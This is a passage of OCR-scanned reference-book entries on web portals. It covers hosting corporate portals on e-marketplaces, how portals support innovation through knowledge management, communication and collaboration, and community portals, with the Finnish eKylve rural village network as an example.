Some companies have chosen to create virtual repositories and created common metadata that all users and systems can follow. If we accept that this is a problem within an enterprise how broad are these if applied to an electronic marketplace where there are a number of models applied across a single portal offering a wide range of portlets. Many organizations using multiple portals, are presenting applications and information to different users with varying profiles dependent on their role (see Figure 3). This in many cases has provided an easy and cost effective way to access data. Today as the infrastructure becomes easier to work with vendors are able to create robust frameworks that are easy to install, setup and deploy.


If we were to partition access within a portal and create a portlet that provides quick access to say a recruitment agency information for large organizations looking for casual staff on-call, will have the ability to access a labor hire portal to source resources 24×7 from any location (see Figure 3). In the past, recruitment agencies relied on organizations accessing cumbersome knowledge bases in an what may have become an overloaded repository which was also difficult to access remotely. When connected the user had trouble locating the correct information on specialist staff requirements. This task can now be provided in a timely, and efficient way, as employers seek a recruitment agency to provide staff in their area of expertise via portal access.

Same Portal, Different Deployment

Valdes (2003) writes, in his report for Gartner on "Narrowing the Broad Spectrum of Portal Costs," that "the price to deploy a portal can vary from tens of thousands of dollars to several million. Cost variance depends on many factors, such as vendor pricing models, end users' integration requirements, vendor discounting and the type of deployment the enterprise is planning." It is suggested that "the portal" is multifunctional in that it can be deployed in different ways to meet a range of requirements.

Since their inception in 1998, portal products have evolved through four generations of technology, and the fifth generation is on the horizon. Features include:

Figure 7. The e-marketplace view of the corporate portal users (Source: Hassall, 2003)



- A unified access to content across multiple repositories and data stores.
- A unified search capability.
- Access to applications via a single sign on.
- A general purpose platform for building a new class of applications, called composite applications.

As the portal sector continues to mature, the differentiators based on technology and features (including development capabilities) will diminish. Development tools will become more powerful and productive, and will be used to leverage economies of scale fostered by emerging portal standards, such as Java Specification Request 168 (JSR168) and Web Services for Remote Portlets (WSRP). Dealing with government may in fact be revolutionized by future portal application (Khrosrow-Pour, 2005), and this could also be achieved at a cheaper cost via an e-marketplace, after all a government department is akin to a large corporate.

Vendors are now paying more attention to the need for rapid, inexpensive deployment and continue to add tiered product lines that include “express” versions or quick-start packages. The final cost driver is variation in infrastructure and operational requirements.

One portal package may be more efficient than another and require less hardware. Some packages require servers dedicated to different types of functions (corresponding to the major elements of the portal software architecture). This source of variance will in time diminish.

THE E-MARKETPLACE VIEW OF A PORTAL

Other than what might be no more than a personalized login for a group of users the e-marketplace has little other requirement for any set of corporate portal users being differentiated from the other marketplace customers. This is represented in Figure 4. In brief there is an e-marketplace. It hosts suppliers and users. For simplicity let us assume that there are two types of users: the corporate portal users and other customers. In this example the corporate portal users have an interface to the marketplace, but this will be a different interface to the other users of the marketplace. Both the portal and other users will use specific marketplace applications and also specific suppliers. However, it may be a business rule or requirement that only specific applications or suppliers can be accessed by the corporate portal. The other users may have some similar partitioning but some users may have full access to all applications and suppliers.

In essence the portal users are just another customer with particular access requirements to selected suppliers and applications on that e-marketplace.

As long as the e-marketplace has the specific applications the clients and the instigating corporate portal customer requires, then the e-marketplace can segment any number of “requirement clusters” into “virtual portals,” which are just as effective for the portal users as the partitioning is for the other users. It is not transparent to the corporate customers or other users that they are connected through an e-marketplace, instead of a portal, but do they care? This philosophy was the basis for one of the future business strategies for one of Australia’s longest serving e-marketplaces, www.corProcure.com.

OPEN-SOURCED PORTALS

An open-sourced portal provides an enterprise with numerous advantages not afforded with traditional commercial software where you can feel more like a customer and not like a prisoner (McGovern, 2005). The value proposition of gaining access to source code avoids a dilemma faced currently by many enterprises when acquiring software, only to find the inevitable collapse of the vendor. By adopting open sourced portals enterprises are no longer at the mercy of the vendors and unfixed bugs especially those which are security related. Open source software provides enterprises with the opportunity to get support from other providers, thus gaining considerable freedom of movement. There remains the risk of going under as is the case with all service vendors. The advantage here is that you have the source code and can generally rebuild the technology from within your own technical team.

CONCLUSION

The possibility of hosting corporate portals through e-marketplaces is not a chant you hear loudly from the *e-Business* consultants. However, to investigate the option is an absolute necessity for every business case proposing the building of a portal. The selection of the right and appropriate e-marketplace is important for business image but the savings are so significant if the appropriate e-marketplace is selected, then every chief executive officer, chief information officer, or even chief marketing officer must be given the choice. The flexibility and the savings of hosting portals on an e-marketplace is an obvious collaborative and partnering opportunity, but which unfortunately seems to have been all too often overlooked, or has not even been suggested as an alternative option to building a portal. The only downside is saving millions!

KEY TERMS

eDNA: Enhanced diagnostic navigational aid.

Electronic Business eXtensible Markup Language (ebXML): ebXML (Electronic Business XML) is a project to use the eXtensible Markup Language (XML) to standardize the secure exchange of business data. Among other purposes, ebXML would encompass and perhaps replace a familiar standard called electronic data interchange (EDI). ebXML is designed to enable a global electronic marketplace in which enterprises of any size, and in any location, could safely and securely transact business through the exchange of XML-based messages.

eXtensible Markup Language (XML): A flexible way to create common information formats and share both the format and the data on the World Wide Web, intranets, and elsewhere. For example, computer makers might agree on a standard or common way to describe the information about a computer product (processor speed, memory size, and so forth) and then describe the product information format with XML. Such a standard way of describing data would enable a user to send an intelligent agent (a program) to each computer maker's Web site, gather data, and then make a valid comparison. XML can be used by any individual or group of individuals or companies that wants to share information in a consistent way.

Linehaul: Transport haulage depot to depot direct, usually distances in excess of 100km. May include customer direct delivery for large customers.

Personal Digital Assistant (PDA): A term for any small mobile hand-held device that provides computing and information storage and retrieval capabilities for personal or business use, often for keeping schedule calendars and address book information handy.

Simple Object Access Protocol (SOAP): A way for a program running in one kind of operating system (such as Windows 2000) to communicate with a progam in the same or another kind of an operating system (such as Linux) by using the World Wide Web's hypertext transfer protocol (HTTP) and its eXtensible Markup Language (XML) as the mechanisms for information exchange.

Uberportal: An uberportal is a lightweight, thin portal framework that overarches other portals. The uberportal is a horizontal portal, while the underlying portals may be horizontal or vertical. The key integration points between the uberportal and the underlying portals include directory, security, personalization profiles, metadata, and the portlets. The uberportal becomes the initial entry point, and user interface personalization will likely be handled there as well. An uberportal can not be bought "out of the box." It must be built on top of the framework of a horizontal portal product.

Web Service Description Language (WSDL): An XML-based language used to describe the services a business offers and to provide a way for individuals and other businesses to access those services electronically.

Web Services for Remote Portlets (WSRP): Web services were initially conceived to execute as standalone pieces of software for interoperability purposes, their actual use has exploded into many application realms.

How Corporate Portals Support Innovation

Steven Gordon
Babson College, USA

Monideepa Tarafdar
University of Toledo, USA

INTRODUCTION

The ability of a company to be innovative depends on many factors, such as a culture amenable to risk taking (Kontoghiorghes, Awbre, & Feurig, 2005), a managerial attitude favorable toward change (Damanpour, 1991), a market orientation (Hult, Hurley, & Knight, 2004), committed champions (Howell, 2005), and an adequate supply of physical and financial resources for research (Delbecq & Mills, 1985). In addition, the innovation process requires organizational and technical competences in knowledge management, collaboration, and communication (Carneiro, 2000; McAdam, 2000; Zakaria, Amelinckx, & Wilemon, 2004,). Corporate portals are central to achieving these competences. This article describes how corporate portals can support innovation in organizations through the enhancement of knowledge management, communication, and collaboration.

BACKGROUND


Innovation is one of the primary drivers of corporate growth and profitability. Research shows that innovations generate supernormal profits for the companies that create them, but that these profits erode over time in response to competitive imitation (Geroski, Machin, & Van Reenan, 1993). Yet, some firms have the ability to innovate constantly, generating multiple innovations to maintain supernormal profits in the face of competitive responses (Cho & Pucik, 2005). Because the ability to innovate constantly is so desirable, researchers have sought to understand the antecedents of innovation, that is, the characteristics that underlie and support an innovation competency for individuals and organizations (for example, Hult et al., 2004; Scott & Bruce, 1994).

The modern resource-based view of the firm posits that a company can achieve a competitive advantage by coordinating and combining the resources under its control to achieve competences or capabilities that align with its strategic vision (Freiling, 2004). From this perspective, a firm's competence in innovation depends on its other competences, and on the resources it can marshal toward the innovation objective (Pitt & Clarke, 1999). Specifically, as described next, three competences, knowledge management, communication, and collaboration, are particularly important and necessary for supporting the innovation process. We show that portal technologies help build and maintain these competencies, contributing indirectly to a sustained innovation capability (see Figure 1).

Knowledge Management

A competence in knowledge management is critical to successful innovation because innovation is a knowledge-intensive process (Gloet & Terziovski, 2004). A good working definition of knowledge is: "a fluid mix of framed experience, values, contextual information, and expert insight that provides a framework for evaluating and incorporating new experiences and information" (Davenport & Prusak, 2000). The goal of knowledge management is to capture knowledge

Figure 1. Portal technologies are necessary to maintain the competences that support sustained innovation



wherever it exists in an organization, and make it accessible to those who can derive value from it. Knowledge management tools help diffuse knowledge relatively quickly and cheaply to help connect related, but isolated, "pockets of innovation" (Tuomi, 2002). As illustrated by Santos, Doz, and Williamson (2004), companies can generate more innovations of higher value when they draw from a knowledge pool that is diverse both conceptually and geographically. A knowledge management capability also contributes to innovation by speeding the professional development of the knowledge worker (Carneiro, 2000). Empirical research shows that innovative companies usually have a strong knowledge management competence (McAdam, 2000).

Communication

A prerequisite to a competence in knowledge management is a competence in communication, which allows knowledge to be captured and used in different locations. A communication competence ensures that members of an organization can exchange plans and ideas and work in teams. A communication competence also promotes the development of social networks that span team and project boundaries, allowing individuals to seek the help and expertise they need to innovate, even if that expertise resides outside their local teams (Tsai & Goshal, 1998). Increasing the number and width of communication channels facilitates the transfer of information and knowledge essential to the innovation process (Hoegl, Parboteeah, & Munson, 2003).

Collaboration

Although new ideas or concepts often occur to individuals in isolation, the development of these ideas into innovative products, services, or processes that can create value for an organization almost always requires the work of a team of people. For innovation to take place, it is not enough that individuals communicate with one another. They also need to collaborate, that is, to share ideas, opinions, and hunches, and progressively and actively build upon each other's understanding. In particular, they need to establish appropriate associations and teams in the context of the innovation task. Because a team's creativity is greater than the sum of its individual members' creativity (Pirola-Merlo & Mann, 2004), a competency in collaboration ensures that an organization can mine the full creative powers of its innovators. Hargadon (2003) found that innovation rarely involves the creation of completely new thoughts, processes, products, or services. Rather, innovative ideas stem from the recombination of ideas or components that are already in use. An organization can best support innovation by acting as a "broker" to connect, through collaborative networks, previously unrelated ideas, and combine and develop them into useful applications.

THE ROLE OF PORTALS

Creating an intranet portal is an effective strategy for improving an organization's innovation competence by improving its competences in knowledge management, communication, and collaboration.

Knowledge Management

Portals can be used to provide a single point of access to knowledge that might reside in different departments and different locations. One type of portal, the "knowledge portal," is an intranet Web site dedicated to the storage and reuse of explicit knowledge and the exchange of tacit knowledge (Kesner, 2003). The knowledge portal is an important element of the knowledge management toolset, and greatly enhances an organization's knowledge management capability (Park & Kim, 2005). As such, it contributes to the innovation process in two ways:

1. by making it unnecessary for a knowledge creator and knowledge user to have a direct connection with one another, thereby closing the "structural holes" in innovation project exchange; and
2. by helping to create networks of practice, in which knowledge sharing becomes the norm (Van Baalen, Bloemhof-Ruwaard, & van Heck, 2005).

While portals help create a norm of information sharing, they unfortunately cannot solve the greatest challenge to knowledge management, the elicitation of tacit knowledge. No matter how willing an employee might be to explain certain instinctive knowledge, for example, why a particular molecule is likely to be an effective catalyst in a reaction, the employee might not be able to explain his or her insight. Furthermore, even in organizations where knowledge sharing is the norm, some employees will hide knowledge for their own benefit, despite the benefit they receive from what others share. If innovation leaders want their portals to support their innovation initiatives, they must also provide incentives for sharing knowledge, penalties for hoarding it, and procedures that simplify and encourage contributions to their portal's knowledge repository.

Boeing-Rocketdyne employed a knowledge portal to help a virtual team develop a radically new product (Malhotra, Majchrzak, Carman, & Lott, 2001). The team was charged with designing a rocket engine that would reduce cost by a factor of 100, be brought to market 10-times faster than the company's Space Shuttle main engine, and have a useful life three times as long. Practically none of the company's employees thought it could be done. But with the help of a portal called "Notebook," the team completed the project successfully in only 10 months, within budget, and with no team member spending more than 15% of their time on the project.

Communication

Portals can enhance a company's communication competence by providing a technical environment and infrastructure for the exchange of information. In this context, they can serve as a unified, single point of access to various internal and external information resources that an innovator might need. They provide a kind of "home base" for communication that can be tailored in content and layout to both individual and organizational requirements. As employees gain confidence that they can rely on their company's portal for information, it becomes an ideal way for managers to communicate with the people they manage. For example, human resource managers at Ernst & Young use the company's portal, Community HomeSpace, to communicate HR policies, procedures, and guidance, and to distribute forms to employees (McDonald, 2005).

While company executives can use a portal for information dissemination, a portal's primary value is to allow individuals to make their own decisions about what communications to receive and how to display them. For example, for an individual working on an innovation team, a portal could allow an individual to include on his or her opening portal page RSS feeds, such as those that report on relevant research, product introductions, or industry news. When authorized, an innovator might also include, on her opening portal page, alerts generated by collaboration software, such as Microsoft SharePoint, to remain informed of progress in projects relating to her own research, even though she is not on the project team.

Most corporate portals are not intended to share knowledge across company boundaries. The best ones, however, allow customers and suppliers to provide input into new product design and other innovation activities. Traditionally, companies hold on-site focus groups to obtain such feedback. However, portals create an opportunity to reduce the cost and time involved in obtaining the reaction and advice of partner firms. They even allow external parties to become full-time partners on innovation projects. With the universal availability of Web browsers, it has become relatively easy, despite security concerns, to allow external parties to access restricted areas of corporate portals. The problem is that these parties often fail to remember to regularly log into their partner's portal site. Recent advances in portal-to-portal communication, especially the emergence of standards such as WSRP, allow external parties to include portlets, on their own portal pages that provide a constant communication pathway for work on joint innovation projects.

Despite a portal's ability to present messages from and provide access to communication software tools, such as e-mail and instant messaging, at a single site, many users still prefer to access their communication software directly. This behavior mitigates the benefit of a portal as an innovation support tool.

Collaboration

Portals also help develop a collaboration competence. Portal technologies ease the management and control of a range of collaboration tools, such as e-mail, instant messaging, blogs, wikis, and discussion boards. Content management tools allow authorized users to update intranet and extranet portals with progress reports and links to innovation project documents. Project portals, portals available only to members of a project team, allow innovation team members to share designs, coordinate schedules, chat with one another online, and manage their projects. For example, employees at Perficient, an information technology consulting firm, use discussion forums at the company's portal to collaborate on projects or discuss technical issues with their colleagues (IBM, 2005).

FUTURE TRENDS

Management gurus and futurists have proclaimed the advent of the "innovation economy" (Christensen, 2002; Davenport, Leibold, & Voelpel, 2006, for example), an economy that rewards the creation and development of new ideas. Even in today's economy, innovation is a primary driver of firm growth and profitability (Cho & Pucik, 2005). As innovation leaders invest heavily in research and development, the need exists to improve the efficiency of the innovation process so as to increase the returns on investments in R&D. Portals can, and will likely be, one of the primary means of improving the return on R&D spending. Forrester Research (2005) predicts that companies' portal usage will evolve from a current focus on application access and integration to one richly supporting innovation through collaborative processes and interaction.

In addition, software vendors are increasingly positioning their commercial collaboration products, such as IBM's WebSphere Portal and Microsoft's SharePoint, as knowledge portal platforms. Despite reports that some organizations have been disappointed by the return on their investments in knowledge portals because of a difficulty in keeping them current (Desouza & Yukika, 2005), many success stories exist (see, for example, Brewin & Tiboni, 2005; Teo, 2005). As portals' communication and collaboration features improve, it is likely that knowledge portals will emerge as an important driver of R&D success and an enabler of the innovation process.

CONCLUSION

Portals support the innovation process by increasing firms' competences in knowledge management, communication, and collaboration. They provide a platform that improves the ability of innovation team members to work effectively together and innovation leaders to learn from one another. As the world's economy increasingly relies on innovation to drive growth, portal usage will evolve to focus on collaboration and the support of innovation.

KEY TERMS

Collaboration: The process by which many people work together to achieve a common goal.

Communication: The effective exchange of information.

Community of Practice (CoP): A group of people who share an interest, concern, problem, expertise, mandate, or sense of purpose.

Competence: A capability in a particular operational function or strategic direction that an organization achieves by combining the resources under its control.

Innovation: The creation, development, and implementation of new ideas, products, services, or processes.

Knowledge Management: Processes, usually supported by information technology, for capturing, organizing, storing, retrieving, and using the expertise, understanding, experience, and insight of an organization's members.

Knowledge Portal: An intranet Web site dedicated to the storage and reuse of explicit knowledge and the exchange of tacit knowledge.

Resource-Based View of the Firm: A model of the firm, commonly seen in the literature on strategic management and organizational design, that views a firm as characterized by its unique resources, whose control, usage, and disposition by management help to determine its value.

Rich Site Summary or Really Simple Syndication (RSS): An XML protocol that provides a means to syndicate and aggregate Web content.

Web Services for Remote Portlets (WSRP): A standard that defines how to plug remote Web services into the pages of online portals.

How to Promote Community Portals

INTRODUCTION

Information content of the Web has, in the last 10 years, changed from informative to communicative. Web pages, especially homepages, were the foremost places where companies, organizations, and individuals alike expressed their existence online and provided some information about themselves, like their products, services, or artefacts that they related to. On the common Web environment, the search engines were harvesting this information and made it available and meaningful for the masses of Web users. In the early days of Web, this factor alone justified the usage of Web as a marketing tool and as an easy way to share important information between collaborating partners.

BACKGROUND

In more recent years, the evolving Web technology has spawned more interactive and fine-grained approaches and tools for using the Web. Examples of these have been features like online quizzes and games, for example, contained on the Web pages. Even here, Web users are mainly information consumers, and their actions and opinions are stored in the underlying databases behind the Web-based information systems and applications. The strong growth of peer-to-peer type Web activities has emphasized the key role of users as information producers also (Aigrain, 2003).

Also, the real-time connectivity and other shared information aspects, like time, space, price, availability, and "rumours," have accelerated both the information production and consumptions processes in the Web. Coordination of information via both traditional publishers with their online news, archives, and widespread public corners have made the information more vivid to all the users alike. The different home multimedia applications, like radio, digital TV, and others, are also heavily using the Web for providing two-way user interaction and feedback into the main streams of communication. Finally, even automated information production, like Web cameras, online weather stations, satellite images, maps, home, and industry automation systems and devices, often are Web enabled in their presentation options.

COMMUNITY PORTALS


Personal Portals

Web portals are sites on the World Wide Web that provide a number of services to their registered users. The services can often be personalized by the users and implement distributed applications in order to bring together a wide variety of services under a single Web address. Portals are often designed to be places where the user will return as often as possible, perhaps even make it their starting page on their browsers.

In order to entice the users to return time after time, portals provide services that the user will want to use daily. Services such as Web searches, e-mail, news, games, TV-listings, and so forth, are common. In order to provide revenue, advertising and shopping are common features in commercial Web portals. On the other hand, government portals gather various pieces of information on one site (Grönlund & Albinsson, 2000). These are formed to help the citizens to find what they need more easily, as well as submit various forms.

Many Web portals grew from single services, such as Web directories, news services, or search sites. Commercial portals needed something to keep their users interested in order to keep the user in the portal for a longer period of time and thus, to increase advertising revenues, so new

Figure 1. Portals provide different services to different users



services were adopted. Most of these services were already proven to be popular and easy to implement. Commercial portals, as well as other actors on the Internet, like Google, are attempting to become as ubiquitous as possible and thus, improve their share of the valuable market.

Many companies also provide portals for their different stakeholders. These are often referred to as B2C (business to consumer), B2D (business to distributor), B2E (business to employee), B2B (business to business), B2G (business to government), or similar names. In large organizations, the B2E portals are the most important and varied. They provide a place where the employees can find any piece of information they might need. They also function as groupware, where the employees can cooperate, publish documents within the organization, and so forth. For the other stakeholders, the portals can provide personalized content and services, integration with their own systems and information. Ideally, these portals would provide a number of Web services for the stakeholders that would facilitate for automatic processes between two organizations. This would be especially useful for businesses on government portals, so that reporting revenues and such would be as easy as possible.

Portals for Communities


Community portals are portals provided for a community of people with a similar interest. Community portals can be regional (see eKylve), occupational (auditnet.org for professional auditors), or simply places for hobbyists to gather (TheRPGPortal.com for role-playing gamers), among other things. Community portals are also an excellent way for people working or studying abroad to keep in touch with their native culture. Community portals can provide the members with information, shopping, and so forth, but also the feeling of social community. In community portals, the social side is very pronounced. Because of this, information is often dispersed in the form of stories rather than facts. Users of community portals may develop strong bonds with the other users, despite never having met and possible vast geographical division.

The success factors of online communities have not been studied well. Jenny Preece has developed a method that can be used to verify usability and functionality of the platform, software used by the online communities in their activities. Simultaneously, she has traced definitions and gauges of the success factors of the online communities. For this purpose, an end-user based set of gauges has been developed that is used to clarify the factors of interactive, real-time software solutions in relation to their uses.

According to Preece (1994, 2000), the success factors can be divided by the factors supporting sociability and usability. Sociability factors are divided by the significance of the software for its end-users, the population and the special needs of the end-users, and the procedures used in the sessions. The usability factors are divided by the time needed to learn dialog and the interaction, how long it takes to learn to use the user information (help-section of the program), the internal navigation of software, and its factors. Finally, whether the users are able to find all the needed components of the software must be explored. With all the mentioned factors in mind, the time and the steps the user takes while fulfilling a task are studied.

As the software is more and more standard in form and look, most users find it easy enough to adapt into a certain application on the Web. Therefore, usability is not as big an issue as the social side of the current online communities. Sociability is measured by mean of use, people, and the procedures. Mean of use is based on the number and quality of the messages and comments sent. Importance is placed on the accuracy of the discussion and the nature of interaction between the members. The number of people is important, but also their roles and experience. Age, sex, and special

Figure 2. The organizations of Web communities are moving from hierarchical to networks



needs are also factors. Procedures define the rules of conduct, organization of the community, joining the community, and possible repercussions of breaking the rules. Procedures can also encourage sociability and improve creativity.

For sociability, real-time interaction can be very beneficial. On the other hand, members of a community, who are unable to participate in the discussions at the times when activity is high, will feel isolated and will not grow into a strong member of the group. Therefore, other methods of communication are also important. Members should be allowed to grow into different roles within the community. Some will be better at content creation, whereas others are better editors or can provide technical expertise. All communities need members in each role and others too, depending on the nature of the community and the portal.

In order for the community to function and grow, users must feel welcome, and even though the community is not necessarily familiar, it should feel friendly. In many cases this is not true. New members of an online community may be ridiculed and they could face opposition. However, this is akin to hazing in many communities in the real world. Those who prevail will become accepted members of the community, those who do not can seek out more friendly sites. These communities are often small but strong, since the members feel that they have earned their right to be a part of the group. This kind of gang mentality is often frowned upon even by the group themselves, but no actions are ever taken against it.

With continually improving free software, implementing and using a community portal is becoming simpler. Content management systems are critical. In order for a community portal to work, it must be simple enough for the users to find intuitive. This includes easy installation through simple Web-based interfaces, easy updates of the software, easy management of content, and easy interface as well as navigation for the visitors. Because current technology supports multimedia, content should not be restricted to text. With cameras in many cell phones, situations are often easily recorded and shared with a community through pictures. Also, sound and video are easy to record and distribute digitally, so communities should use them, if possible, depending on the nature of the community.

The role of users is in key focus on present Web pages and portals. The earlier Web communities that were closed, usually by user registration and moderation of the information presented, have recently become more open and open minded, as the regular users are also heavily involved in the content generation themselves. Earlier, the communities were built around a few experts on the subject at hand who also happened to have some technical expertise. The communities were also often technically inclined, as the amount of technical knowledge needed was too sizable for most people to comprehend. Most users were able to take part in discussions, but their input on the actual content was low. The open approach for information usage originally started with mailing lists and discussion groups, and the spread and volume of communication and the stronger, active relation between the participating people in the discussions has recently turned

Figure 3. An example of Wikipedia merchandise giving a humorous example of the Wiki-philosophy




Figure 4. Editing a page in Wikipedia




into Weblogs or blogs. Blogs are written independently or by small groups of people, but they are often connected to other blogs through friend networks or backtracks, which can be used to notify owners of other blogs that their blog has been referred to.

The most impressive of the open Web communication examples is the open software production communities, their software exchange site, SourceForge, being the most populated and active Web community portal. The different domain specific information gathering and sharing communities, like open directories such as Dmoz or Yahoo, or user communities that exist for different interest groups such as the blind and the deaf, both in their international and localized communities, can help members find specialized information quickly. Ultimately, the Wikipedia provides general information, even in several languages, in an encyclopaedic manner. Wikipedia has also been integral in popularizing its underlying wiki wiki technology, which has become commonplace. Many open source projects use wiki wiki sites for documentation (e.g., Moodle, Mozilla) and many discussion forums have been replaced by wiki wikis. Wiki wikis have even been implemented as a platform for collaborative fiction projects. Whereas Wikipedia has somewhat strict policies on editing and behaviour, also making it clear that it is not a democracy, Anarchopedia goes further. Anarchopedia has no central control; everything is moderated by the users themselves, who are all considered equal. The site in itself is a social experiment in anarchy.

There are quite big negative issues related to online communities, however. The most discussed examples are child pornography exploitation rings and many violent personal and social physical and nonphysical attacks towards people and organizations by people who have met or are supported by some online communities. Here the same self-awareness of the portal and its users acts like an amplifier of their negative feelings and dislikes towards real and imagined opponents. Especially children are very vulnerable to these kind of threats and channels due to their childish curiousness and open-mindedness towards all aspects of human life and society. Many regular users are disenchanted by the communities because of so-called "flame wars," or a new breed of users who have not yet learned the netiquette. The incursion of younger users is commonplace, as computers are becoming more widespread and the user interfaces are becoming simpler and available in practically any language.

In e-commerce and for companies, the main abuses have been on their customer relations, where people's credit and bank accounts have been misused or have not been properly secured and thus have fallen into the wrong hands. Also the quality, availability, and usability of both physical artefacts and nonphysical objects, like software, have been attached by intervening hackers, malicious programs like viruses, or bogus information in several formats and forms, like phishing for the user's information like passwords, or even online harassing for the whole personality or life style. Recently, the company and organization reputations have been under heavy attacks by critical comments about their external or internal business approaches and processes, whose sustainability, moral, or ethics have been openly questioned and criticized in various online communities.

The trend here seems to be that the information spreads very quickly, even internationally, and often through unofficial, personal links and connections due to the active role of people as new, intermediating sources of information. Communities are an important factor in this. Users will gravitate towards others who have similar views and interests. News travels even faster among those who take an active interest in the subject. Also, open source mentality has resulted in the creation of Creative Commons licensing, which has enabled individuals and groups to use and spread information without the fear of losing their rights on the materials. The fact that information can be duplicated practically, without cost, makes distributing it much more viable than distributing physical goods. The example of *Star Wreck: In the Pirkinning* (http://starwreck.com), with approximately four million downloads has shown that digital content can be easily distributed over the net. It has reached more people than any other Finnish movie, commercial or otherwise. After the wide and technical overview of community portals and their present development we presented, we will next give a practical example of an existing regional online community.

eKylve

Electronic Village Network (Finnish abbreviation eKylve) project in Etelä-Pohjanmaa, western Finland was one of the first serious attempts to remove the paradigm of the digital divide phenomenon in the rural areas (Castells & Himanen, 2002). In a 3-year period, the EU-financed project included 22 participating rural villages. Its aim was to fight the unequal division of digital services in the nonurban areas (Digital Divide, 2007). The main idea was to make computers available with legal software, fast Internet connections, and the skills needed to use the both for the villagers, then to have own villages Internet-based local information platform, which we call "Villageware," "Inter-village" -service and lastly, to create the fully empowered online communities for different purposes.

Figure 5. The main page of eKylve


The digital divide phenomenon is the result of diminishing population of rural areas, which has lead to deterioration of traditional services and slow development of new ones. The information highway is expected to at least partially remove this problem. New possibilities of commuting, virtual learning, and e-commerce are giving hope of survival for the rural lifestyle chosen by some. The main problem is the lack of willingness to learn and adopt the new technologies.

The new technology can also help the local community to survive. Many of the small villages have lost all local services, including village schools, and so forth. As such, the villages are losing their identity as well. However, the local school buildings have, in some cases, been transformed into village centres known as village houses. To facilitate this development, a network of villages was created, where Internet-based local activities act as a backbone for all other activities. In eKylve, the network was created by the villagers themselves.

